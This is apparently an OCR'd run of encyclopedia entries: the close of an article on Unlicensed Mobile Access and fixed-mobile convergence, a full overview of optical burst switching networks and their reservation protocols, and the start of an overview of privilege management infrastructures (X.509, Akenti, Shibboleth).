Due to several conditions imposed by rapid market progress (i.e., competition, evolving technologies, changing regulatory environments, etc.) various operators (with fixed and mobile assets) around the world have made converging their networks a high-priority strategic initiative. In the context of the emergence of new technologies and industry-altering inventions, Unlicensed Mobile Access has performed its way to the top of the list among operators looking to deploy fixed-mobile convergence services. The technology which expands the existing mobile network architecture to include new IP access solutions (like broadband and Wi-Fis) is a straightforward way to achieve an effective convergence. To this aim, UMA can be a vital part of the relevant procedure as it practically introduces new access technologies into the current scope of the widespread mobile architecture, thus enabling delivery of voice and data services through the usage of interoperable solutions (based on the combined exploitation of fixed and mobile infrastructures), and offering a sophisticated set of services to users in a very simple way. It is a flexible, fully-open FMC solution, that can be used to extend GSM coverage in residential markets (home and public hot spots) and the Small Office/Home Office (SOHO) market.

Converged technologies like UMA greatly expand the options for connecting via mobile devices. Specifically, UMA allows wireless users to roam and hand over calls between GSM cellular and wide-area networks using a special dual-mode device. In other words, it combines the benefits of mobile service and fixed landline service through voice over WLAN. In fact, UMA adds network access over unlicensed spectrum by reusing existing fixed wireless equipment and the mobile core network, and permits operators to take advantage of favorable economics. In summary, UMA is a service-agnostic, access-layer technology that enables device mobility across multiple access networks.

KEY TERMS

Fixed-Mobile Convergence (FMC): It is currently one of the crucial strategic issues in the telecommunications industry. It is the way to connect the mobile phone to the fixed-line infrastructure. With the convergence between the mobile and fixed-line networks, telecommunications operators can provide services to users irrespective of their location, access technology, and terminal. This encompasses a wide range of services; however, they generally have the core of allowing the user or the network to take advantage of higher-speed, cheaper local unlicensed access networks in local environments for lower-value, high-volume transactions, such as cheaper calls or downloading larger files from home or office, while using the scarcer licensed spectrum for higher-value, lower-volume transactions, where customers are prepared to pay the mobile premium of licensed spectrum.

Generic Access Network (GAN): It is a local area access technology that enables GSM and WCDMA (Wideband Code Division Multiple Access) service to be delivered over broadband and WLAN, at homes or in offices. End users can enjoy the same service as in the wide area network.

GSM (Global System for Mobile Communication): A second-generation mobile system originally developed in Europe, using a time division multiple access (TDMA) radio interface combined with frequency division multiple access (FDMA); it is oriented to voice and circuit mode data.

Handover: It refers to the ability for the subscriber to have an active session in progress (e.g., voice call) and be able to move from one domain to another without the session being interrupted or requiring manual intervention from the subscriber to reestablish a session.

IMS (IP Multimedia Subsystem): It is a standard that defines a generic architecture for offering multimedia services over any IP network. IMS specifies interoperability and is well integrated with existing voice and data networks, while adopting many of the key characteristics of the IT domain. It enables converged voice and data services in the mobile environment, built on Internet services, applications, and protocols.

Mobile Virtual Network Operator (MVNO) is a company that provides mobile phone service but does not have its own frequency allocation of the radio spectrum, nor does it have all of the infrastructure required to provide mobile telephone service. MVNOs are roughly equivalent to the “switchless resellers” of the traditional landline telephone market. Switchless resellers buy minutes wholesale from the large long distance companies and retail them to their customers.

QoS (Quality of Service): Measurement of transmission rates, error rates, priority, dedicated bandwidth, and other parameters relating to performance of data networks.

RLAN (Radio Local Area Network): It is a local area network (LAN) using radio instead of wires. A LAN is a user-owned and -operated data transmission facility connecting a number of communicating devices (e.g., computers, terminals, word processors, printers, and storage units) within a single building or floor.

Seamless: Free from noticeable transitions (i.e., no end-user action is required; speech interruptions are short; service interruptions are short; incoming calls are not missed; packet sessions are maintained; services work identically).

Unlicensed Mobile Access (UMA): It is the 3GPP global standard for subscriber access to mobile circuit, packet, and IMS-based services over any IP-based access network, including the Internet. With UMA, mobile operators can now leverage the cost and performance advantages of IP access technologies (e.g., DSL, Cable, Wi-Fi) to deliver high-quality, low-cost mobile voice and data services in the locations where subscribers spend most of their time.

VoIP (Voice over Internet Protocol/IP): It refers to a class of technologies that enable the routing of voice calls over the Internet or any other IP network. VoIP is not a service, but a technology enabler used to implement services.

Wi-Fi (Wireless Fidelity): Commonly-used synonym for WLAN; Wireless Fidelity is a popular term for wireless local area networks operating under IEEE Standard 802.11b in the 2.4 GHz range.

WLAN (Wireless Local Area Network): A generic term for different high-speed radio access modes in the 2.4 GHz to 5 GHz frequency bands.

Optical Burst Switch as a New Switching Paradigm for High-Speed Internet

INTRODUCTION

The concept of burst switching was initially proposed in the context of voice communications by Haselton (1983) and Amstutz (1983, 1989) in the early 1980s. More recently, in the late 1990s, optical burst switching (OBS) has been proposed as a new switching paradigm for the so-called optical Internet, in order to overcome the technical limitations of optical packet switching, namely the lack of optical random access memory (optical RAM) and to the problems with synchronization (Baldine, Rouskas, Perros, & Stevenson, 2002; Chen, Qiao, & Yu, 2004; Qiao & Yoo, 1999; Turner, 1999; Yoo & Qiao, 1997; Xu, Perros, & Rouskas, 2001). OBS is a technical compromise between wavelength routing and optical packet switching, since it does not require optical buffering or packet-level processing as in optical packet switching, and it is more efficient than circuit switching if the traffic volume does not require a full wavelength channel. According to Dolzer, Gauger, Späth, and Bodamer (2001), OBS has the following characteristics:

- **Granularity**—the transmission unit size (burst) of OBS is between the optical circuit switching and optical packet switching;
- **Separation between control and data**—control information (header) and data are transmitted on a different wavelengths (or channels) with some time interval;
- **Allocation of resources**—resources are allocated using mainly one-way reservation schemes. A source node does not need to wait for the acknowledge message from destination node to start transmitting the burst;
- **Variable burst length**—the burst size is variable;
- **No optical buffering**—burst switching does not require optical buffering at the intermediate nodes (without any delay).

In OBS networks, IP packets (datagrams) are assembled into very large size packets called data bursts. These bursts are transmitted after a burst header packet (also called by setup message or control packet), with a delay of some offset time in a given data channel. The burst offset is the interval of time, at the source node, between the processing of the first bit of the setup message and the transmission of the first bit of the data burst. Each control packet contains routing and scheduling information and is processed in core routers at the electronic level, before the arrival of the corresponding data burst (Baldine et al., 2002; Qiao & Yoo, 1999; Verma, Chaskar, & Ravikanth, 2000; White, Zukerman, & Vu, 2002). The transmission of control packets forms a control network that controls the routing of data bursts in the optical network (Xiong, Vandenhoute, & Cankaya, 2000). Details about OBS network architecture are given in the next section.

OBS NETWORK ARCHITECTURE

An OBS network is an all-optical network where core nodes, composed by optical cross connects (OXC), plus signaling engines, transport data from/to edge nodes (IP routers), being the nodes interconnected by bidirectional links, as shown in Figure 1. This figure also shows an example of an OBS connection, where input packets come from the source edge node A to the destination edge node B. The source edge node is referred to as the ingress node, and the destination edge node is referred to as the egress node. The ingress node of the network collects the upper layer traffic, sorts and schedules it into electronic input buffers based on each class of packets and destination address. These packets are aggregated into bursts and are stored in the output buffer, where electronic RAM is cheap and abundant (Chen et al., 2004). After the burst assembly process, the control packet is created and immediately sent towards the destination to set-up a connection for its corresponding burst. After the offset time, bursts are all-optically transmitted over OBS core nodes without any storage at the intermediate nodes within the core, until the egress node. At the egress node, after the reception of a burst, the burst is disassembly into IP packets and provides these IP packets to the upper layer. These IP packets are forwarded electronically to destination users (Kan, Balt, Michel, & Verchere, 2002; Vokkarane, Haridoss, & Jue, 2002; Vokkarane & Jue, 2003).

Recently, a new multilayered architecture for supporting optical burst switching (OBS) in an optical core network was defined by Farahmand, Vokkarane, Jue, Rodrigues, and Freire (in press). This article discusses the layered architecture of IP-over-OBS, describing each layer of the OBS layered architecture, separating them into a data plane and a control plane.

OBS EDGE NODES

The OBS edge node works like an interface between the common IP router and the OBS backbone (Kan et al., 2002; Xu, Perros, & Rouskas, 2003). An OBS edge node needs to perform the following operations:

- Assemblies IP packets into data bursts based on some assembly policy;
- Generates and schedules the control packet for each burst;
- Converts the traffic destined to the OBS network from the electronic domain to the optical domain and multiplexes it into thewavelength domain;
- Demultiplexes the incoming wavelength channels and performes optical-to-electronic conversion of the incoming traffic;
- Disassembles and forwards IP packets to client IP routers.

The architecture of the edge node includes three modules (Vokkarane & Jue, 2003): routing module,

Figure 1. Schematic representation of an IP over OBS network



Figure 2. Schematic representation of the architecture of an OBS edge node




burst assembly module, and scheduler module. Figure 2 shows the architecture of an edge node (Chen et al., 2004; Vokkarane et al., 2002; Vokkarane & Jue, 2003). The routing module selects the appropriate output port for each packet and sends it to the correspondent burst assembly module. The burst assembly module assembles bursts containing packets that are addressed for a specific egress node. In this module, there is a different packet queue for each class of traffic. Usually, there are different assembly queues for each class of traffic (or priority). The burst scheduler module creates a burst and their corresponding control packet based on the burst assembly policy and sends it to the output port.


Burst assembly process is the most important task performed by the edge node. Burst assembly (Cao, Li, Xen, & Qiao, 2002; Vokkarane & Jue, 2003; Xiong et al., 2000), in OBS networks, is basically the process of aggregating and assembling packets into bursts at the ingress edge node. In this node, packets that are destined for the same egress node and belong to the same Quality of Service (QoS) class are aggregated and sent in discrete bursts, with times determined by the burst assembly policy. The burst assembly process is made into the burst assembly module, inside the edge node (see Figure 3). Packets that are destined to different egress nodes go through different assembly queues to burst assembly module. In this module, the data burst is assembled and the corresponding burst control packet is generated. At the egress node, the burst is subsequently de-aggregated and forwarded electronically.

In the burst assembly process, there are two parameters that determine how the packets are aggregated: the maximum waiting time (timer value) and the minimum size of the burst (threshold value). Based on these parameters, some burst assembly algorithms have been proposed:

- Timer-based algorithm (Cao et al., 2002)
- Burst length-based algorithm (Vokkarane et al., 2002)
- Hybrid algorithm or mixed timer/threshold-based algorithm (Chen et al., 2004; Xiong et al., 2000).

Recently, it was proposed a mechanism to provide (QoS) support that consider bursts containing a combination of packets with different classes, called composite burst assembly (Vokkarane & Jue, 2003). This mechanism was proposed to make a good use of burst segmentation (which is a technique used for contention resolution in the optical core network), where packets toward the tail of the burst have a larger probability of being dropped than packets at the head of the burst. The authors concluded that approaches with composite

Figure 3. Burst assembly process



bursts perform better than approaches with single-class bursts in terms of burst loss and delay, providing differentiated QoS for different classes of packets.

OBS CORE NODES

An OBS core node consists of two main components (Vokkarane & Jue, 2003; Xiong et al., 2000): an optical cross connect (OXC), and a switch control unit (SCU), also called a signaling engine. The SCU implements the OBS signaling protocol (also referred to us as resource reservation protocols), and creates and maintains the forwarding table and configures the OXC.


Kan, Balt, Michel, and Verchere (2001) summarize the operations that an OBS core node needs to perform, which are the following:

- Demultiplexes the wavelength data channels;
- Terminates data burst channels and conducts wavelength conversion for passing through the optical switch fabric;
- Terminates control packets channels and converts the control information from the optical to electronic domain;
- Schedules the incoming bursts, sends the instructions to the optical switch matrix, and switches burst channels through the optical switch matrix;
- Regenerates new control packet for outgoing bursts;
- Multiplexes outgoing control packets and bursts together into single or multiple fibers.

Signaling is an important issue in the OBS network architecture, because it specifies the protocol that OBS nodes use to communicate connection requests to the network. The operation of this resource reservation protocol determines whether or not the resources are utilized efficiently. Resource reservation protocols are use in the sense that they perform the signaling and scheduling functions at each intermediate core node. According to the length of the burst offset, resource reservation protocols may be classified into two classes: one-way reservation and two-way reservation.

In one-way reservation, a burst is sent shortly after the setup message, and the source node does not wait for the acknowledgement sent by the destination node. Therefore, the size of the offset is between the transmission time of the setup message and the round-trip delay of the setup message. Different optical burst switching mechanisms may choose different offset values in this range. Tell And Go (TAG) (Widjaja, 1995), JIT (Just-In-Time) (Wei & McFarland, 2000), JIT+ (Teng & Rouskas, 2005), JumpStart (Baldine et al., 2002; Baldine, Rouskas, Perros, & Stevenson, 2003; Zaim, Baldine, Cassada, Rouskas, Perros, & Stevenson, 2003), JET (Just-Enough-Time) (Qiao & Yoo, 1999), and Horizon (Turner, 1999) are examples of one-way resource reservation protocols. In the TAG protocol, a source node sends a control packet and immediately after sends a burst. At each intermediate node, the data burst has to go through with an input delay equal to the setup message (control packet) processing time. If a channel cannot be reserved on a link, along the ingress-egress path, the node preceding the blocked

Figure 4. Classification and message flow of one-way resource reservation protocols for OBS networks



channel discards the burst. To release the connection, a "tear-down" control signal or packet is sent (Widjaja, 1995). TAG is practical only when the switch configuration time and the switch processing time of a setup message are very short (Xu et al., 2003).

The offset in two-way reservation class is the interval of time between the transmission of the setup message and the reception of the acknowledgement from the destination. The major drawback of this class is the long offset time, which causes a long data delay. Examples of resource reservation protocols using this class include the Tell And Wait (TAW) protocol (Widjaja, 1995) and the scheme proposed by Duser and Bayvel (2002). Due to the impairments of TAG protocol and the two-way reservation class, a one-way reservation scheme seems to be more suitable for OBS networks. Therefore, the remaining of this session provides an overview of resource reservation protocols with one-way wavelength reservation schemes. As shown in Figure 4, one-way reservation schemes may be classified, regarding the way in which output wavelengths are reserved for bursts, as immediate and delayed reservation (Rodrigues, Freire, & Lorenz, 2004). JIT and JIT+ are examples of immediate wavelength reservation, while JET and Horizon are examples of delayed reservation schemes. The JumpStart signaling protocol may be implemented using either immediate or delayed reservation.

The JIT resource reservation protocol considers that an output wavelength is reserved for a burst immediately after the arrival of the corresponding setup message. If a wavelength cannot be reserved immediately, then the setup message is rejected and the corresponding burst is dropped. Figure 4 illustrates the operation of JIT protocol. As may be seen in this figure, T_{Setup} represents the amount of time that is needed to process the setup message in an OBS node, and T_{OXC} represents the delay incurred since the instant that the OXC receives a command from the signaling engine to set up a connection from an input port to an output port, until the instant the appropriate path within the optical switch is complete and can be used to switch a burst (Teng & Rouskas, 2004). JIT+ is a modified version of the immediate reservation protocol of JIT. Under JIT+, an output wavelength is reserved for a burst if (i) the arrival time of the burst is later than the time horizon of the wavelength and (ii) the wavelength has at most one other reservation (Teng & Rouskas, 2004). This protocol does not perform any void filling. Comparing JIT+ with JET and Horizon, last ones permit an unlimited number of delayed reservations per wavelength, whereas JIT+ limits the number of such operations to at most one per wavelength. On the other hand, JIT+ maintains all the advantages of JIT in terms of simplicity of hardware implementation.

Delayed reservation schemes, exemplified by the schemes used in JET and Horizon protocols, considers that an output wavelength is reserved for a burst just before the arrival of the first bit of the burst. If, upon arrival of the setup message, no wavelength can be reserved at a suitable time, then the setup message is rejected and the corresponding burst is dropped (Teng & Rouskas, 2004). In this kind of reservation schemes, when a burst is accept by the OBS node, the output wavelength is reserved for an amount of time equal to the length of the burst plus T_{OXC}, in order to account for the OXC configuration time. As one may see in Figure 4, a void is created on the output wavelength, between time $t + T_{Setup}$, when the reservation operation for the upcoming burst is completed, and time $t' = t + T_{offset} - T_{OXC}$, when the output wavelength is actually reserved for the burst. The Horizon protocol is an example of resource reservation protocols with delayed reservation scheme without void filling and it is less complex than the protocols with delayed reservation schemes with void filling, such as JET. When Horizon protocol is used, an output wavelength is reserved for a burst if, and only if, the arrival time of the burst is later than the time horizon of the wavelength. If, upon arrival of the setup message, it is verified that the arrival time of the burst is earlier than the smallest time horizon of any available wavelength, then the setup message is rejected and the corresponding burst is dropped (Teng & Rouskas, 2004).

On the other hand, JET is the most known resource reservation protocol with delayed wavelength reservation scheme with void filling, which uses information to predict the start and the end of the burst. In this protocol, an output wavelength is reserved for a burst if the arrival time of the burst (*i*) is later than the time horizon of the wavelength, or (*ii*) coincides with a void on the wavelength, and the end of the burst (plus the OXC configuration time) occurs before the end of the void. If, upon arrival of the setup message, it is determined that none of these conditions are satisfied for any wavelength, then the setup message is rejected and the corresponding burst is dropped (Teng & Rouskas, 2004).

It was observed by Rodrigues et al. (2004) and Rodrigues, Freire, and Lorenz (2005) that the above five resource reservation protocols lead to a similar network performance, and, therefore, the simplest protocols (i.e., JIT-based protocols) should be considered for implementation in practical systems.

CONCLUSION

OBS has been proposed to overcome the technical limitations of optical packet switching. In this article, an overview of OBS networks was presented. The overview was focused on the following issues: OBS network architecture, edge nodes and burst assembly process, core nodes and resource reservation protocols.

KEY TERMS

Bursts: In OBS networks, IP packets (datagrams) are assembled into very large size data packets called bursts.

Burst Assembly: Basically the process of aggregating and assembling packets into bursts at the ingress edge node of an OBS network.

Burst Offset: The interval of time, at the source node, between the processing of the first bit of the setup message and the transmission of the first bit of the data burst.

Control Packet (or burst header packet or setup message): a control packet is sent in a separated channel and contains routing and scheduling information to be processed at the electronic level, before the arrival of the corresponding data burst.

Network Architecture: Defines the structure and the behavior of the real subsystem that is visible for other interconnected systems, while they are involved in the processing and transfer of information sets.

One-Way Reservation Schemes: These schemes may be classified, regarding the way in which output wavelengths are reserved for bursts, as immediate and delayed reservation. JIT and JIT+ are examples of immediate wavelength reservation, while JET and Horizon are examples of delayed reservation schemes.

SCU: Switch control unit or signaling engine. The SCU implements the OBS signaling protocol, and creates and maintains the forwarding table and configures the optical cross connect.

PRIVILEGE MANAGEMENT INFRASTRUCTURE: AN OVERVIEW

Public key infrastructures (PKI) are now in place in a number of organizations and there is a vast amount of material available that can be used to obtain familiarisation with the concept (Adams & Lloyd, 2002; Raina, 2003). Although related to PKI, privilege management infrastructure (PMI) is a more recent development in the network security field. PMI has been designed to supply the authorization function lacking in the PKI model. This article will provide an overview of PMI, will provide a number of examples of present PMI architectures, such as PERMIS (Chadwick, Zhao, Otenko, Laborde, Su, & Nguyen, 2006), AKENTI (Thompson, Essari, & Mudumbai, 2003), and Shibboleth (Carmody, 2001), and will provide some examples of practical PMI usage.

WHAT IS PMI?

PMI can generally be thought of as the infrastructure supporting a strong authorization subsystem via the management and use of privileges (Adams & Lloyd, 2002). PMI is essentially a term used to encompass the management of authorization processes such as access control, rights management, levels of authority, delegation of authority, and so on. A PMI helps an organization to provide secure access to any target resource that they specify based on policy. A policy should detail such information as which users are allowed access to which resources, what actions they are allowed to perform, when they are allowed access, for example, time constraints, what privileges they need to be able to access the resource and carry out an operation.

Organizations need to be sure that access to their resources is controlled by a variety of security mechanisms, for example:

1. To ensure that the party requesting access is who they say they are (authentication);
2. That the party has sufficient rights to access the resource (authorization);
3. That confidential material is only read by those authenticated and authorized parties (privacy); and
4. That the transaction is monitored (audit and control).

PMI addresses only authorization. To address other points, corresponding subsystems should be deployed.

PMI ARCHITECTURES FOR TRUST ESTABLISHMENT

Prior to the introduction of privilege management infrastructures (PMI), access control systems trust only the “local” information they know about the outer world. This is very effective for small groups of people (e.g., multi-user Operating Systems). However, when the number of users willing to cooperate increases, such as in Grid situations or on the Web, it becomes more difficult to reflect all of the circumstances of the world locally. Dynamicity of relationships between the resource owner and the users accessing the resource also increases the difficulty of managing the privileges that each of the users has, limiting scalability of such systems.

To facilitate scalable solutions, trust in the people must be established in a distributed manner, and a means of distributing trust is required. This can be achieved in a number of ways. This section describes how this is done in three different PMI models. It starts with the approach adopted by X.509, and is followed by descriptions of the Akenti and Shibboleth architectures.

X.509

In X.509 PMI, there is a single root of trust, the Source of Authority (SOA). It stands for the owner of a resource, or an agent acting on his behalf. The SOA specifies the rules for establishing trust relationships, and access control rules. All such rules are written in the form of a policy, which governs the access control system. The SOA is also the ultimate authority in assigning privileges to end-entities, which will use the resource.

The SOA distributes the privilege to assign privileges to other entities, which are called Attribute Authorities (AAs), and the process of assigning this privilege is called delegation. These authorities, in their turn, may be allowed to assign privileges to end-entities, or delegate them further to other Attribute Authorities. Thus, the PMI forms a tree of authorities, with a singular root, which is the Source of Authority. The leaf nodes are end-users, who can only assert their privileges, and cannot delegate them to other entities.

The fact of assignment of privilege to an entity (either to AA or to an end-user) is noted as an X.509 Attribute Certificate (AC), which is a digitally-signed document, describing who has assigned what privilege to what entity. The privilege in such ACs is specified in the form of a privilege attribute that has to be interpreted by the access control system.

The access control system can discover trust relationships between the SOA (the resource owner) and the end-entities by obtaining their ACs and validating their contents using the policy written by the SOA. To achieve this, the access control system must obtain the ACs of the end-entity attempting access, the ACs of the Authority assigning the privilege to it (remember, that X.509 ACs specify who the grantor was), and ACs of all AAs that granted the privilege to do this to the authority, and to each of those AAs. Then the system needs to validate each of the assignments that occurred against the policy: If accepted, then the end-entity has been assigned a privilege in a trustworthy way, and an access control decision can be made; if the assignment of some privilege is not allowed by the policy, the privilege assignment is not trustworthy and should be discounted when making an access control decision.

In X.509, privilege assignment is valid if the granted privilege is a subset of all the privileges that the grantor has, the only exception being the Source of Authority, which can assign any privilege to any entity. To be able to make judgments if a granted set of privileges is a subset of the privileges that the grantor had, the privilege attribute values must have order. Some access control models (MAC, RBAC) naturally have ordering of privilege attribute values; other models may need enhancement (Otenko, 2004).

X.509 PMIs can span organization boundaries. This enables cross-organizational collaboration, important in environments where resource sharing is important, like in computational Grids and education. It is possible for Attribute Authorities in one organization to assign roles to its members, and for the Source of Authority in another organization to recognize the authority of these AAs to assign roles and place constraints on the extent to which this recognition of authority happens.

The X.509 PMI does not cover the questions of user privacy. Whereas the privileges of the user are his attributes, there is no mechanism to ensure unlinkability of the attributes and the real user. In fact, the PMI needs to be able to link the attributes to the end-user identity to make a decision. In X.509, the attributes are linked to the end-user by a cryptographically-protected Attribute Certificate, which makes the task of ensuring end-user anonymity particularly hard. It is important that some form of trust negotiation happens prior to exchange of any end-user attributes to ensure that the target system obtains only the attributes that it needs to make a decision.

To summarize, X.509 PMIs form a tree with the root in the Source of Authority, which is essentially the owner or the governor of the resource. Trust relationships are established by issuing X.509 ACs with privilege attributes to entities. The SOA writes a policy to which all the trust relationships must conform. In cross-organizational collaborations, the policy reflects the resource consumption agreement between the owner of the resource and the organizations that are using the resource. The rules for validating privilege assignments ensure that trust does not increase when it is distributed down the PMI tree away from the SOA. PERMIS is one of the implementations of X.509 PMI with Role-Based Access Controls (Chadwick, 2004).

Akenti

Akenti is an access control system that has been developed by Lawrence Berkeley National Laboratory, USA (Thompson et al., 2003). It implements a model of PMI that is somewhat different from the (traditional) X.509 model.

In this model, like in X.509, there are Attribute Authorities that assign privileges to other AAs and end-entities[1]; thus the PMI also forms a tree. However, there is no singular root or SOA in their model. Instead, Stakeholders are introduced, who jointly govern the resource (they may be responsible for different aspects of access control). Thus, the Akenti PMI becomes a multi-root tree.

The resource is governed by a policy issued by some Stakeholder. Even though only one Stakeholder can issue such policy, any of them can do this, and even after the policy has been written, any Stakeholder can issue supplementary statements in the form of Use Condition Certificates, which can restrict or enhance the (original) policy. It is because Stakeholders are independent sources of trust that we can talk about them as multiple roots of the PMI.

The access control system discovers what privilege an end-entity has in a way similar to the X.509 standard, except that there are several equal roots of the PMI.

To summarize, the Akenti PMI has multiple roots, and this is the main difference between this PMI and the (traditional) X.509 PMI. This solution makes the administration of the resource more flexible (as compared to the X.509 model), but may cause unexpected access control decisions, if the Stakeholders (the roots of the PMI) create contradictory statements, when they operate unaware of each other's requirements. Further differences between the Akenti PMI and the PERMIS X.509 PMI can be found in detail in Chadwick and Otenko (2003).

Shibboleth

Shibboleth was established through funding from the Internet-2 Middleware Initiative which focused on creating a framework for establishing collaborations between education institutions for sharing resources on the Internet. There were specific requirements of the end-user anonymity to conform to the privacy laws for higher education. The resulting system is called Shibboleth (Carmody, 2001).

In Shibboleth, organizations form federations with common goals. Each organization that shares its resources is a Service Provider. The organizations with end-users consuming the resources are called Identity Providers. The Service Providers recognize the authority of Identity Providers to assign attributes to the end-users, but retain the right to specify what resources can be accessed by the holders of these attributes; thus the privilege management function is distributed. This is conceptually very similar to how other PMIs operate and how the access control policies are specified in other PMIs.

A significant difference from other PMIs is that the end-users never present their real names, and a lot of effort is spent to ensure that the end-users of the system cannot be linked to the real-world identities. The authorization protocol is built in such a way that the Service Provider obtains the attributes of the end-user from the Identity Provider without knowing the name of the user. It is the Identity Provider's job to ensure that the attributes given to the Service Provider belong to the end-user attempting to access the resource. This way the privacy is ensured in the sense that only the Identity Provider knows what attributes belong to which real users, and only the Service Provider knows what resources are being accessed by these users. It is still possible to discover which real user accessed which resource, but this needs the collaboration of the Service Provider and the Identity Provider to break the anonymity of the user, when investigating misuse of the resource.

Another issue with Shibboleth is in *x*tier scenarios; it is hard to manage privileges in mid-tier applications (because of a lack of long delegation chains) to ensure they perform only the operations allowed to the actual end-user. A special effort has been launched to overcome this difficulty by introducing proxy users.

